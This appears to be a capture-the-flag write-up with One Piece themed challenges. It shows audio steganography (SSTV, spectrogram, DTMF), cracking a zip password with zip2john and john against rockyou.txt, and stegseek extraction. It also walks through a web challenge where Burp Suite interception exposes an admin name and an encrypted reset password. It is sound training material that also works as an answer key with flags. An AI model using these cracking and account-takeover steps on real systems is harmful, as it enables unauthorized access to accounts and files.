
The provided wav file contains SSTV audio. Multiple tools can be used to decode this audio and convert it into an image.

Android; <https://play.google.com/store/apps/details?id=xdsopl.robot36>

Windows; <https://www.qsl.net/on6mu/rxsstv.htm>

Linux/BSD etc; <https://github.com/xdsopl/qsstv>

Solving the challenge does get noisy unless a virtual audio cable is used.



Flag: REDFOX{S1gn4l_1n_Th3_N01s3}

Distress Signal

Description: This was all we could hear from Robin on the transponder when she went on a secret recon mission to MarineFord. Brook couldn't understand what kind of an insect this is, if at all. Help them know if Nico Robin is asking for help or just sending a status update !

Attachment: soul_music.wav

This is an easy Steganography challenge, where the flag is hidden within the .wav file. On opening the file in a spectrogram, the flag can be clearly seen.



Spectrogram: Sonic Visualizer

Flag: REDFOX{ROCK_4_M3_B4BY}

Pero-Pero

Prompt:

Luffy picked a Shared Den Den Mushi and all he could hear was this. Help him figure out what kind of language was zoro communicating in from the other room.

Walkthrough:

DTMF > Decimal > Hex > Plain Text

Detailed Walkthrough:

1. Upload the file to DTMF decoder and copy the value retrieved.




Figure 1: DTMF Decoder

2. Convert the Decimal value to hex.




Figure 2: Decimal to Hex Converter

3. Covert the Hex to Plain text Using Cyber chef.




Figure 3: Conversion from Hex to Plaintext

The Invisible Treasure

Prompt:

As soon as Usopp heard everyone come back to the ship, he meticulously hid whatever he was reading across a file and multiple parts, and using multiple encoding tactics to prevent a single point of failure. Figure out what he was reading !!

Walkthrough:

Zip Password Brute-force (Flag Part1) > Exif (Pass) > Whitespace Decode (Flag part 2) > StegSeek (Flag Part3)

Detailed Walkthrough:

1. Convert the zip file to a hash file using zip2john. Crack the hash file using rockyou.txt and John-the-reaper (Password Cracking tool).

```
(kali㉿kali)-[~/mount]
└─$ zip2john chal.zip > chal.hash
ver 1.0 chal.zip/Challenge/ is not encrypted, or stored with non-handled compression type
ver 2.0 efh 5455 efh 7875 chal.zip/Challenge/Flag1.txt PKZIP Encr: TS_chk, cmplen=127, decmplen=394, crc=A106284C ts=11f1 cs=11f1 type=8
ver 2.0 efh 5455 efh 7875 chal.zip/Challenge/Chall.jpg PKZIP Encr: TS_chk, cmplen=59773, decmplen=63651, crc=E0CA1DD9 ts=1421 cs=1421 type=8
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.

(kali㉿kali)-[~/mount]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt chal.hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
universitario          (chal.zip)
ig 0:00:00:00 DONE (2025-04-01 07:09) 50.00g/s 409600p/s 409600c/s 409600c/s newzealand..whitetiger
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali㉿kali)-[~/mount]
└─$
```

Figure 4: Cracking Zip file

2. Extract the zip file by providing the cracked passphrase. Observe that the 1st part of flag is retrieved.




Figure 5: Extracted Files

3. Use exiftool or online tool to look at the meta data of the image file "Chall.jpg" it contains a Password.

Metadata For Chall.jpg	
File Size	62 KB
File Modification Date/Time	2025/04/01 11:17:37+00:00
File Access Date/Time	2025/04/01 11:17:37+00:00
File Inode Change Date/Time	2025/04/01 11:17:37+00:00
File Permissions	-rw----
File Type	JPEG
File Type Extension	.jpg
MIME Type	image/jpeg
JFIF Version	1.01
Resolution Unit	None
X Resolution	1
Y Resolution	1
Comment	Pass: Cr4ck_m3
Image Width	1000
Image Height	600
Encoding Process	Baseline DCT, Huffman coding
Bits Per Sample	8
Color Components	3
YCbCr Sub Sampling	YCbCr4:2:0 (2 2)
Image Size	1000x600
Megapixels	0.600

Figure 6: Exif data - "Chall.jpg"

4. Observing the extra whitespace in the text file, its is observed that snow cipher has been used to hide some information(<https://darkside.com.au/snow/>)
5. Use Snow.exe and provide the password retrieved to extract the 2nd part of the flag.

```
s32> ..\SNOW.EXE -C -p Cr4ck_m3 Flag1.txt
Here is the partial flag : C0d3_Extr4ct_Th3_
s32>
```

Figure 7: Whitespace Decoding

6. Use stegseek to extract the 3rd part of the flag as follows from the image file “Chall.jpg”

```
(kali㉿kali)-[~]
└─$ stegseek ~/mount/chal/Challenge/Chall.jpg
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "lifegoeson"
[i] Original filename: "flag3.txt".
[i] Extracting to "Chall.jpg.out".

(kali㉿kali)-[~]
└─$ cat Chall.jpg.out
H1dd3n_Tr34sur3}

(kali㉿kali)-[~]
└─$
```

Figure 8: Stegseek - output

Crypto

Shackles of the Cipher


Description: Some secrets are locked away, not by chains, but by clever deception. A name hides in the system, waiting to be found, but that's only the beginning.

A forgotten path may reveal the way forward, yet the final secret remains hidden beneath layers of protection. Follow the clues, break through the barriers, and uncover what was never meant to be seen. Will you be the one to claim it?


Location: <http://cyberstorm.redfoxsec.com:1111>


Steps to Reproduce:

1. Navigate to <http://cyberstorm.redfoxsec.com:1111> and click the "Visit Blog" button.




2. Click the "Like" button and observe that your response is submitted successfully.





3. Click the "Like" button again while intercepting the request in Burp Suite.



4. Intercept the response of the request and observe that it reveals the admin's name: "Nico Robin".

The screenshot shows the Burp Suite interface with the "Proxy" tab selected. A POST request is being viewed. The Request pane shows the JSON payload:

```

1 POST /api/like HTTP/1.1
2 Host: cyberstorm.redfoxsec.com:1111
3 Content-Length: 33
4 Accept-Language: en-US,en;q=0.9
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
6 Content-Type: application/json
7 Accept: */*
8 Origin: http://cyberstorm.redfoxsec.com:1111
9 Referer: http://cyberstorm.redfoxsec.com:1111/home.html
10 Accept-Encoding: gzip, deflate, br
11 Cookie: browserId=6124e931633b49fad699baa0e6a2e1baec3c0bba049f8d41dfb9894440d71
12 Connection: keep-alive
13
14 {
  "postId": "1",
  "action": "dislike"
}

```

The Response pane shows the JSON response with a red box highlighting the "message" field:

```

1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: DENY
5 X-XSS-Protection: 1; mode=block
6 Strict-Transport-Security: max-age=31536000; includeSubDomains
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 138
9 ETag: W/"92-t/VZPBwWMI0K0W5dG+YyCtY"
10 Date: Tue, 01 Apr 2025 10:08:31 GMT
11 Connection: keep-alive
12 Keep-Alive: timeout=5
13
14 {
  "success": true,
  "likes": 0,
  "message": "Thank you for your feedback. We appreciate your honest opinion. You can talk with Nico Robin he is are admin"
}

```

5. Click on the "About Us" section.

The screenshot shows a web browser displaying the "Welcome to Grandline" page. The "About Us" section is highlighted with a red box. The page content includes:

Welcome to Grandline

Explore the world of cybersecurity through our comprehensive platform.

Security Blog

Read our latest security updates and research findings.

[Visit Blog](#)

About Us

Meet our team of security experts and researchers.

[Learn More](#)

Contact

Get in touch with our security professionals.

[Contact Us](#)

Member Login

Access exclusive security content and resources.

[Login Now](#)

6. Observe the email body displayed on the page. (For reference)

The screenshot shows a web browser window with the URL `cyberstorm.redfoxsec.com:1111/about.html`. The page title is "Grandline". Under the "About CryptoLab" section, there is a "Our Team" heading. Six team members are listed in a grid:

- Silvers Rayleigh**
Designation: Chief Security Officer
silvers.rayleigh@grandline.com
- Kuzan Aokiji**
Designation: Senior Penetration Tester
kuzan.aokiji@grandline.com
- Donquixote Doflamingo**
Designation: Malware Analysis Expert
donquixote.doflamingo@grandline.com
- Benn Beckman**
Designation: Cryptography Researcher
benn.beckman@grandline.com
- Charlotte Katakuri**
Designation: Security Awareness Trainer
charlotte.katakuri@grandline.com
- Sir Crocodile**
Designation: Incident Response Lead
sir.crocodile@grandline.com
- Eustass Kid**
Designation: Ethical Hacking Specialist
eustass.kid@grandline.com

7. Navigate to the Login Page and go to the Forgot Password section.

The screenshot shows a web browser window with the URL `cyberstorm.redfoxsec.com:1111/forgot-password.html`. The page title is "Forgot Password". The page contains the following text and form fields:

Enter your email to reset your password


We'll send you an email with instructions to reset your password.

Email Address

Reset Password

[Back to Login](#) [Back to Main Menu](#)

8. Enter the admin email address nico.robin@grandline.com, intercept the request in Burp Suite, and forward it.



9. Intercept the response and observe that the admin password is displayed in encrypted format.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A POST request to '/api/forgot-password' is selected. The 'Response' tab shows the server's response. The response body, which contains an encrypted password, is highlighted with a red box.

```


Request
Pretty Raw Hex
1 POST /api/forgot-password HTTP/1.1
2 Host: cyberstorm.redfoxsec.com:1111
3 Content-Length: 36
4 Accept-Language: en-US,en;q=0.9
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64)
   AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/133.0.0.0 Safari/537.36
6 Content-Type: application/json
7 Accept: */*
8 Origin: http://cyberstorm.redfoxsec.com:1111
9 Referer:
  http://cyberstorm.redfoxsec.com:1111/forgot-password.h
10 Accept-Encoding: gzip, deflate, br
11 Cookie: browserId=
  6124e931633b49fad699baa0e6a2e1baec3c0bba043f8d41d8fb98
  94440d71a5
12 Connection: keep-alive
13 |
14 |   "email": "nico.robin@grandline.com"
15 |

Response
Pretty Raw Hex Render
1 | HTTP/1.1 200 OK
2 | X-Powered-By: Express
3 | X-Content-Type-Options: nosniff
4 | X-Frame-Options: DENY
5 | X-XSS-Protection: 1; mode=block
6 | Strict-Transport-Security: max-age=31536000;
   includeSubDomains
7 | Set-Cookie: browserId=6124e931633b49fad699baa0e6a2e1baec3c0bba043f8d41d8fb98
  94440d71a5; expires=Tue, 01-Apr-2025 10:12:47 GMT
8 | X-RateLimit-Remaining: 2
9 | X-RateLimit-Reset: 1743505968
10 | Content-Type: application/json; charset=utf-8
11 | Content-Length: 110
12 | Etag: W/"5e-YvgEdqM86TK0+a2xJoe8BzhuyE"
13 | Connection: keep-alive
14 | Keep-Alive: timeout=5
15 |
16 |
17 | {
18 |   "success": true,
19 |   "message":
20 |     "Hey Admin this is your new password: C/Z5e76CPbZAIh
  wPYtLfhxgHfwVyajtYJ2yIryfeo="
21 |

Inspector
Request attributes 2
Request cookies 1
Request headers 11
Response headers 14
Notes

```

10. Open Inspect Element > Sources > locate the login.js file, search for the encryption method, and confirm that the web application is using client-side AES encryption with Base64 encoding.



```

